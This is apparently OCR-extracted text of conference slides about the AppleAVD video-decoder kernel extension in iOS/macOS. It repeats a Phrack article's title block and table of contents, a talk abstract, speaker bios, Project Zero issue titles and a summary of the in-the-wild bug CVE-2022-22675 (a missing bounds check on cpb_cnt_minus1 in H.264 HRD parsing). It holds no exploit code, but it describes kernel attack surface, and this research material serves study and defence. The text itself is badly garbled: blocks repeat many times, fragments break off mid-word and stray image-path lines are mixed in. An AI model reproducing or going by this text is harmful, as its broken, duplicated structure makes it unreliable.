 |=--------------------=[ Viewer Discretion Advised: ]=--------------------=|
 |=--------------=[ (De)coding an iOS Kernel Vulnerability ]=--------------=|
 |=-----------------------------------------------------------------------=|
 |=-------------------------=[ Adam Donenfeld ]=--------------------------=|
 |=----------------------------=[ @doadam ]=-----------------------------=|
 |=-----------------------------------------------------------------------=|


--[ Table of contents

0) Introduction
1) Sandbox concepts
2) A bug - how it all got started (IOSurface)
3) A bug - finding a primitive for the IOSurface bug
4) Tracing the iOS kernel
5) Reversing AppleD5500.kext
6) Influencing AppleD5500.kext via mediaserverd
7) _The_ bug
8) H.264 in general and in iOS
9) mediaserverd didn't read the fucking manual
0xA) Takeaways
0xB) Final words
0xC) References
0xD) Code
```

Previously Identified Codec Security Vulnerabilities

Bypassing the Maginot Line: Remotely Exploit the Hardware Decoder on Smartphone

Xiling Gong
Tencent Blade Team

BLADE Tencent Blade

Cinema time!

Abstract

Media parsing is known as one of the weakest components of every consumer system. It often operates complex data structures in the most performant way possible, which is at odds with security requirements, such as attack surface minimization, compartmentalization, and privilege separation. Compared to other operating systems, video decoding on MacOS/iOS is an interesting case for two different reasons. First, instead of running in usermode, a considerable portion of format parsing is implemented in a kernel extension called AppleAVD, exposing the kernel to additional remote attack vectors. Second, recent anonymous reports suggest that AppleAVD may have been exploited in the wild. Our talk investigates AppleAVD kernel extension in-depth, covering video decoding subsystem internals, analysis of vulnerabilities, and ways to exploit them.

Resources

Slides: hexacon2022_AppleAVD.pdf

Speakers

Nikita Tarakanov

Bio

Nikita Tarakanov is an independent security researcher. He has worked as a security researcher in Positive Technologies, Vupen Security, Intel corporation and Huawei. He likes writing exploits, especially for OS kernels. He won the PHDays Hack2Own contest in 2011 and 2012. He has published a few papers about kernel mode drivers and their exploitation. He is currently engaged in reverse engineering research and vulnerability search automation.

Andrey Labunets

@isciurus

Bio


Andrey Labunets is a security researcher with more than a decade of experience in vulnerability research and reverse engineering.


Title : Viewer Discretion Advised: (De)coding an iOS Kernel Vulnerability


Author : Adam Donenfeld

```
                        ==Phrack Inc.==

              Volume 0x10, Issue 0x46, Phile #0x07 of 0x0f

 |=-----------------------------------------------------------------------=|
 |=--------------------=[ Viewer Discretion Advised: ]=--------------------=|
 |=-------------=[ (De)coding an iOS Kernel Vulnerability ]=--------------=|
 |=-----------------------------------------------------------------------=|
 |=-------------------------=[ Adam Donenfeld ]=-------------------------=|
 |=----------------------------=[ @doadam ]=----------------------------=|
 |=-----------------------------------------------------------------------=|


--[ Table of contents

0) Introduction
1) Sandbox concepts
2) A bug - how it all got started (IOSurface)
3) A bug - finding a primitive for the IOSurface bug
4) Tracing the iOS kernel
5) Reversing AppleD5500.kext
6) Influencing AppleD5500.kext via mediaserverd
7) _The_ bug
8) H.264 in general and in iOS
9) mediaserverd didn't read the fucking manual
0xA) Takeaways
0xB) Final words
0xC) References
0xD) Code
```

Previously Identified Codec Security Vulnerabilities







Previously Identified Codec Security Vulnerabilities

Bypassing the Maginot Line: Remotely Exploit the Hardware Decoder on Smartphone

Xiling Gong
Tencent Blade Team

BLADE Tencent Blade

Title : Viewer Discretion Advised: (De)coding an iOS Kernel Vulnerability

Author : Adam Donenfeld

```
                    ==Phrack Inc.==

             Volume 0x10, Issue 0x46, Phile #0x07 of 0x0f

|=-----------------------------------------------------------------------=|
|=--------------------=[ Viewer Discretion Advised: ]=--------------------=|
|=-------------=[ (De)coding an iOS Kernel Vulnerability ]=--------------=|
|=-----------------------------------------------------------------------=|
|=-------------------------=[ Adam Donenfeld ]=-------------------------=|
|=----------------------------=[ @doadam ]=----------------------------=|
|=-----------------------------------------------------------------------=|


--[ Table of contents

0) Introduction
1) Sandbox concepts
2) A bug - how it all got started (IOSurface)
3) A bug - finding a primitive for the IOSurface bug
4) Tracing the iOS kernel
5) Reversing AppleD5500.kext
6) Influencing AppleD5500.kext via mediaserverd
7) _The_ bug
8) H.264 in general and in iOS
9) mediaserverd didn't read the fucking manual
0xA) Takeaways
0xB) Final words
0xC) References
0xD) Code
```

Cinema time!

Abstract

Media parsing is known as one of the weakest components of every consumer system. It often operates complex data structures in the most performant way possible, which is at odds with security requirements, such as attack surface minimization, compartmentalization, and privilege separation. Compared to other operating systems, video decoding on MacOS/iOS is an interesting case for two different reasons. First, instead of running in usermode, a considerable portion of format parsing is implemented in a kernel extension called AppleAVD, exposing the kernel to additional remote attack vectors. Second, recent anonymous reports suggest that AppleAVD may have been exploited in the wild. Our talk investigates AppleAVD kernel extension in-depth, covering video decoding subsystem internals, analysis of vulnerabilities, and ways to exploit them.

Resources

Slides: hexacon2022_AppleAVD.pdf

Speakers

Bio

Nikita Tarakanov is an independent security researcher. He has worked as a security researcher in Positive Technologies, Vupen Security, Intel corporation and Huawei. He likes writing exploits, especially for OS kernels. He won the PHDays Hack2Own contest in 2011 and 2012. He has published a few papers about kernel mode drivers and their exploitation. He is currently engaged in reverse engineering research and vulnerability search automation.

Nikita Tarakanov

Bio

Andrey Labunets is

Andrey Labunets

@isciurus

Issue 2353: AppleAVD: Missing surface lock in deallocateKernelMemoryInternal

Reported by natashenka@google.com on Fri, Sep 2, 2022, 4:44 PM CDT Project Member

Issue 2292: AppleAVD: Overflow in AVC_RBSP::parseSliceHeader ref_pic_list_modification

Reported by natashenka@google.com on Tue, Apr 26, 2022, 5:00 PM CDT Project Member

Previously Identified Codec Security Vulnerabilities

Bypassing the Maginot Line: Remotely Exploit the Hardware Decoder on Smartphone

Xiling Gong
Tencent Blade Team

BLADE Tencent Blade

Title : Viewer Discretion Advised: (De)coding an iOS Kernel Vulnerability
Author : Adam Donenfeld

```
                    ==Phrack Inc.==

             Volume 0x10, Issue 0x46, Phile #0x07 of 0x0f

|=-----------------------------------------------------------------------=|
|=--------------------=[ Viewer Discretion Advised: ]=--------------------=|
|=-------------=[ (De)coding an iOS Kernel Vulnerability ]=--------------=|
|=-----------------------------------------------------------------------=|
|=-------------------------=[ Adam Donenfeld ]=-------------------------=|
|=----------------------------=[ @doadam ]=----------------------------=|
|=-----------------------------------------------------------------------=|


--[ Table of contents

0) Introduction
1) Sandbox concepts
2) A bug - how it all got started (IOSurface)
3) A bug - finding a primitive for the IOSurface bug
4) Tracing the iOS kernel
5) Reversing AppleD5500.kext
6) Influencing AppleD5500.kext via mediaserverd
7) _The_ bug
8) H.264 in general and in iOS
9) mediaserverd didn't read the fucking manual
0xA) Takeaways
0xB) Final words
0xC) References
0xD) Code
```

Cinema time!

Abstract

Media parsing is known as one of the weakest components of every consumer system. It often operates complex data structures in the most performant way possible, which is at odds with security requirements, such as attack surface minimization, compartmentalization, and privilege separation. Compared to other operating systems, video decoding on MacOS/iOS is an interesting case for two different reasons. First, instead of running in usermode, a considerable portion of format parsing is implemented in a kernel extension called AppleAVD, exposing the kernel to additional remote attack vectors. Second, recent anonymous reports suggest that AppleAVD may have been exploited in the wild. Our talk investigates AppleAVD kernel extension in-depth, covering video decoding subsystem internals, analysis of vulnerabilities, and ways to exploit them.

Resources


Slides: hexacon2022_AppleAVD.pdf

Speakers

Nikita Tarakanov

Bio

Nikita Tarakanov is an independent security researcher. He has worked as a security researcher in Positive Technologies, Vupen Security, Intel corporation and Huawei. He likes writing exploits, especially for OS kernels. He won the PHDays Hack2Own contest in 2011 and 2012. He has published a few papers about kernel mode drivers and their exploitation. He is currently engaged in reverse engineering research and vulnerability search automation.



Andrey Labunets
@isciurus


Andrey Labunets is


Issue 2355: AppleAVD: Memory Corruption in AppleAVDUserClient::decodeFrameFig
Reported by natashenka@google.com on Tue, Sep 13, 2022, 8:24 PM CDT Project Member


ernelMemoryInternal
Project Member


Issue 2292: AppleAVD: Overflow in AVC_RBSP::parseSliceHeader ref_pic_list_modification
Reported by natashenka@google.com on Tue, Apr 26, 2022, 5:00 PM CDT Project Member

Previously Identified Codec Security Vulnerabilities










Previously Identified Codec Security Vulnerabilities

CVE-2022-22675

- In-the-wild AppleAVD.kext H.264 kernel vulnerability
- Patched in macOS 12.3.1 and iOS 15.4.1
- HRD Parameter parsing has a missing bounds check for cpb_cnt_minus1
- cpb_cnt_minus1 is used a loop-bound to write values into an array



CVE-2022-22675: AppleAVD Overflow in AVC_RBSP::parseHRD

Natalie Silvanovich

The Basics

Disclosure or Patch Date: March 31, 2022

Product: Apple iOS, MacOS

Advisory:

iOS: https://support.apple.com/en-us/HT213219

Mac: https://support.apple.com/en-us/HT213220

Affected Versions:

Reachable by thumbnailing media file: MacOS 12.3 / iOS 15.4

Reachable from local code only: MacOS 12.2.1 / iOS 15.3.1 and previous

First Patched Version: MacOS 12.3.1 / iOS 15.4.1

Issue/Bug Report: N/A

Patch CL: N/A


Bug-Introducing CL: N/A

Reporter(s): an anonymous researcher

https://googleprojectzero.github.io/0days-in-the-wild/0day-RCAs/2022/CVE-2022-22675.html

CVE-2022-22675

- In-the-wild AppleAVD.kext H.264 kernel vulnerability
- Patched in macOS 12.3.1 and iOS 15.4.1
- HRD Parameter parsing has a missing bounds check for cpb_cnt_minus1
- cpb_cnt_minus1 is used a loop-bound to write values into an array



CVE-2022-22675: AppleAVD Overflow in AVC_RBSP::parseHRD

Natalie Silvanovich

The Basics

Disclosure or Patch Date: March 31, 2022

Product: Apple iOS, MacOS

Advisory:

iOS: https://support.apple.com/en-us/HT213219


E.1.2 HRD parameters syntax

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
bit_rate_scale	0 | 5	u(4)
cpb_size_scale	0 | 5	u(4)
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++) {		
bit_rate_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cpb_size_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cbr_flag[SchedSelIdx **]**	0 | 5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0 | 5	u(5)
cpb_removal_delay_length_minus1	0 | 5	u(5)
dpb_output_delay_length_minus1	0 | 5	u(5)
time_offset_length	0 | 5	u(5)
}		

https://googleprojectzero.github.io/0days-in-the-wild/0day-RCAs/2022/CVE-2022-22675.html

CVE-2022-22675

- In-the-wild AppleAVD.kext H.264 kernel vulnerability
- Patched in macOS 12.3.1 and iOS 15.4.1
- HRD Parameter parsing has a missing bounds check for cpb_cnt_minus1
- cpb_cnt_minus1 is used a loop-bound to write values into an array



CVE-2022-22675: AppleAVD Overflow in AVC_RBSP::parseHRD

Natalie Silvanovich

The Basics

Disclosure or Patch Date: March 31, 2022

Product: Apple iOS, MacOS

Advisory:

iOS: https://support.apple.com/en-us/HT213219


E.1.2 HRD parameters syntax

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
bit_rate_scale	0 | 5	u(4)
cpb_size_scale	0 | 5	u(4)
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++) {		
bit_rate_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cpb_size_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cbr_flag[SchedSelIdx **]**	0 | 5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0 | 5	u(5)
cpb_removal_delay_length_minus1	0 | 5	u(5)
dpb_output_delay_length_minus1	0 | 5	u(5)
time_offset_length	0 | 5	u(5)
}		

https://googleprojectzero.github.io/0days-in-the-wild/0day-RCAs/2022/CVE-2022-22675.html

CVE-2022-22675

- In-the-wild AppleAVD.kext H.264 kernel vulnerability
- Patched in macOS 12.3.1 and iOS 15.4.1
- HRD Parameter parsing has a missing bounds check for cpb_cnt_minus1
- cpb_cnt_minus1 is used a loop-bound to write values into an array



CVE-2022-22675: AppleAVD Overflow in AVC_RBSP::parseHRD

Natalie Silvanovich

The Basics

Disclosure or Patch Date: March 31, 2022

Product: Apple iOS, MacOS

Advisory:

iOS: https://support.apple.com/en-us/HT213219


E.1.2 HRD parameters syntax

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
bit_rate_scale	0 | 5	u(4)
cpb_size_scale	0 | 5	u(4)
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++) {		
bit_rate_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cpb_size_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cbr_flag[SchedSelIdx **]**	0 | 5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0 | 5	u(5)
cpb_removal_delay_length_minus1	0 | 5	u(5)
dpb_output_delay_length_minus1	0 | 5	u(5)
time_offset_length	0 | 5	u(5)
}		

https://googleprojectzero.github.io/0days-in-the-wild/0day-RCAs/2022/CVE-2022-22675.html

CVE-2022-22675

- In-the-wild AppleAVD.kext H.264 kernel vulnerability
- Patched in macOS 12.3.1 and iOS 15.4.1
- HRD Parameter parsing has a missing bounds check for cpb_cnt_minus1
- cpb_cnt_minus1 is used a loop-bound to write values into an array



CVE-2022-22675: AppleAVD Overflow in AVC_RBSP::parseHRD

Natalie Silvanovich

The Basics

Disclosure or Patch Date: March 31, 2022

Product: Apple iOS, MacOS

Advisory:

iOS: https://support.apple.com/en-us/HT213219

E.1.2 HRD parameters syntax

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
bit_rate_scale	0 | 5	u(4)
cpb_size_scale	0 | 5	u(4)
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++) {		
bit_rate_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cpb_size_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cbr_flag[SchedSelIdx **]**	0 | 5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0 | 5	u(5)
cpb_removal_delay_length_minus1	0 | 5	u(5)
dpb_output_delay_length_minus1	0 | 5	u(5)
time_offset_length	0 | 5	u(5)
}		

https://googleprojectzero.github.io/0days-in-the-wild/0day-RCAs/2022/CVE-2022-22675.html

CVE-2022-22675

- In-the-wild AppleAVD.kext H.264 kernel vulnerability
- Patched in macOS 12.3.1 and iOS 15.4.1
- HRD Parameter parsing has a missing bounds check for cpb_cnt_minus1
- cpb_cnt_minus1 is used a loop-bound to write values into an array

CVE-2022-22675: AppleAVD Overflow in AVC_RBSP::parseHRD

Natalie Silvanovich

The Basics

Disclosure or Patch Date: March 31, 2022

Product: Apple iOS, MacOS

Advisory:

iOS: https://support.apple.com/en-us/HT213219

E.1.2 HRD parameters syntax

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
bit_rate_scale	0 | 5	u(4)
cpb_size_scale	0 | 5	u(4)
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++) {		
bit_rate_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cpb_size_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cbr_flag[SchedSelIdx **]**	0 | 5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0 | 5	u(5)
cpb_removal_delay_length_minus1	0 | 5	u(5)
dpb_output_delay_length_minus1	0 | 5	u(5)
time_offset_length	0 | 5	u(5)

cpb_cnt_minus1 plus 1 specifies the number of alternative CPB specifications in the bitstream. The value of cpb_cnt_minus1 shall be in the range of 0 to 31, inclusive. When low_delay_hrd_flag is equal to 1, cpb_cnt_minus1 shall be equal to 0. When cpb_cnt_minus1 is not present, it shall be inferred to be equal to 0.

https://googleprojectzero.github.io/0days-in-the-wild/0day-RCAs/2022/CVE-2022-22675.html

CVE-2022-22675

- In-the-wild AppleAVD.kext H.264 kernel vulnerability
